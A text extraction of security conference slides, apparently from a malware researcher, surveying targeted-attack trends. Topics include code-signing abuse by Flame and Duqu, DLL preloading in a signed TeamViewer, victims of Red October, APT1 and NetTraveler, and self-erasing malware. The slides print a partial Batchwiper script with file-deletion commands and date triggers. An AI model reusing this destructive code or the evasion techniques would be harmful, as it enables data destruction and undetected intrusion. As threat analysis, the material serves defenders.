
CODE SIGNING

Trend: Evading digital signatures

Professional attackers enforce
valid code signing

Other groups simply *evade* verification

Example: The fake (but valid) cert. of Flame



chains up to the MS root

can be used for
code signing!

looks valid

Example: The valid certificate used by Duqu



Issued by: VeriSign

Example: Evading verification by DLL preloading

DLL preloading allows for
automatic DLL file load



Original DLL is replaced on the disk

Example: Evading verification by DLL preloading

Digital signatures are ***verified*** on ***main executable*** but, not on loadable modules

E.g.,

EvilGrab

Teamspy (advapi32.dll)

Example: Teamspy DLL in signed Teamviewer

The screenshot shows the Windows registry editor with the following structure:

- File Entry Options User Help
- Image Hijacks, Applnit, KnownDLLs, Winlogon, Winsock Providers, Print Monitors, LSA Providers, Network Providers
- Everything, Logon, Explorer, Internet Explorer, Scheduled Tasks, Services, Drivers, Codecs, Boot Execute
- Autorun Entry, Description, Publisher, Image Path
- HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\StartupPrograms
 - rdpclip RDP Clip Monitor Microsoft Corporation c:\windows\system32\rdpclip.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
 - C:\WINDOWS... Userinit Logon Application Microsoft Corporation c:\windows\system32\userinit.exe
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
 - Explorer.exe Windows Explorer Microsoft Corporation c:\windows\explorer.exe
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 - VMware Tools VMware Tools tray applicati... VMware, Inc. c:\program files\vmware\vmware tools\vmwaretray.exe
 - VMware User ... VMware Tools Core Service VMware, Inc. c:\program files\vmware\vmware tools\vmtoolsd.exe
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 - sychost TeamViewer Remote Contr... TeamViewer GmbH c:\documents and settings\vendeg\application data\teamviewer.exe
- HKLM\SOFTWARE\Classes\Protocols\Filter
 - Class Install Ha... OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - deflate OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - gzip OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - lzhtml OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - text/webviewh... Windows Shell Common Dll Microsoft Corporation c:\windows\system32\shell32.dll
- HKLM\SOFTWARE\Classes\Protocols\Handler
 - about Microsoft (R) HTML Viewer Microsoft Corporation c:\windows\system32\mshtml.dll
 - cdl OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - dvd ActiveX control for streamin... Microsoft Corporation c:\windows\system32\msvidctl.dll
 - file OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - ftp OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - gopher OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - http OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - https OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll
 - its Microsoft® InfoTech Stora... Microsoft Corporation c:\windows\system32\its.dll
 - javascript Microsoft (R) HTML Viewer Microsoft Corporation c:\windows\system32\mshtml.dll
 - local OLE32 Extensions for Win32 Microsoft Corporation c:\windows\system32\urlmon.dll

teamviewer.exe Size: 6,792 K
TeamViewer Remote Control Time: 6/1/2011 2:34 PM
TeamViewer GmbH Version: 6.0.10722.0
C:\Documents and Settings\vendeg\Application Data\TeamViewer.exe

HIGH PROFILE TARGETS


Trend: Everybody can be a target

All sectors are infected

Red October: Jan 2013 (report from Kaspersky)

Operation "Red October"


Victims of advanced cyber-espionage network



KASPERSKY lab

© 1997–2013 Kaspersky Lab ZAO. All Rights Reserved.


APT1 victims (report from Mandiant)




Nettraveler: June 2013 (report from Kaspersky)

The NetTraveler Attacks

Map of victims



TeamViewer dashboard at the attackers



ID:	Login/Pass:	Date:	IP:	Count:	User status:
1560104	38207580	2013-03-18, 15:15:28	9.234	2	
0	56833697	2013-03-18, 09:45:31	227.162	2	
1560104	38207580	2013-03-15, 13:35:19	13.33	2	
0	56833697	2013-03-15, 08:21:13	227.162	2	
0	56833697	2013-03-14, 15:30:54	227.162	2	
1560104	38207580	2013-03-14, 09:29:54	15.173	1	
0	56833697	2013-03-13, 17:47:32	227.162	2	
1560104	38207580	2013-03-13, 14:47:46	10.248	1	
1560104	38207580	2013-03-13, 11:04:29	9.71	2	
1560104	38207580	2013-03-12, 15:04:04	13.213	4	
0	56833697	2013-03-12, 08:13:52	227.162	1	
1560104	38207580	2013-03-11, 16:15:34	12.115	2	
0	56833697	2013-03-11, 09:49:26	227.162	2	
1560104	38207580	2013-03-08, 17:33:07	15.47	1	
1560104	38207580	2013-03-07, 16:25:01	11.75	1	
1560104	38207580	2013-03-07, 13:55:05	10.47	1	
1560104	38207580	2013-03-07, 13:49:08	9.245	1	
0	56833697	2013-03-07, 12:31:41	227.162	3	
0	/	2013-03-07, 12:16:46	8.141.234	3	
1560104	38207580	2013-03-07, 10:19:45	11.243	1	
1560104	38207580	2013-03-06, 09:41:58	14.223	1	

PERSISTENCY AND STEALTHINESS

Trend: Tradeoff between persistency and stealthiness

Tradeoff between ***persistency*** and
stealthiness

Examples: Duqu and Flame

Duqu ***erases*** itself after ***36 days***
in any circumstances

Flame ***erases*** itself
when the machine is under
heavy load or ***freezes***
(detection of AVs is default)

GOAL OF ATTACKS

Trend: Information stealing or data destruction

The goal of targetted attacks is either
information stealing

(E.g., Duqu, Flame, Red October etc)


or

data destruction

(E.g., batchwiper, Trojan.Korhigh, Shamoon)

Example: Data destruction by Batchwiper

Simple bat file compiled with BAT2EXE



```
view jucheck_du.exe - Far 2.0.1807 x86
C:\vt\jucheck_du.exe 1250 69120 Col 0 94%
  *@echo off & setlocal

sleep for 2
del "%systemroot%\system32\juboot.exe" /q /s /f
del "%userprofile%\Start Menu\Programs\Startup\GrooveMonitor.exe" /q /s /f

if "%date%"=="Mon 12/10/2012" goto yes
if "%date%"=="Tue 12/11/2012" goto yes
if "%date%"=="Wed 12/12/2012" goto yes

if "%date%"=="Mon 01/21/2013" goto yes
if "%date%"=="Tue 01/22/2013" goto yes
if "%date%"=="Wed 01/23/2013" goto yes

if "%date%"=="Mon 05/06/2013" goto yes
if "%date%"=="Tue 05/07/2013" goto yes
if "%date%"=="Wed 05/08/2013" goto yes

if "%date%"=="Mon 07/22/2013" goto yes
if "%date%"=="Tue 07/23/2013" goto yes
if "%date%"=="Wed 07/24/2013" goto yes

if "%date%"=="Mon 11/11/2013" goto yes
```

1 2 3 4 5Print 6 7Prev 8Goto 9Video 10

CONCLUSION AND FUTURE

Conclusions

Targeted attacks are *difficult* to handle

However, protecting against them is
not impossible

What we need is
Learning
Better defense
and
Proper handling of incidents



Questions?

gabor.pek@

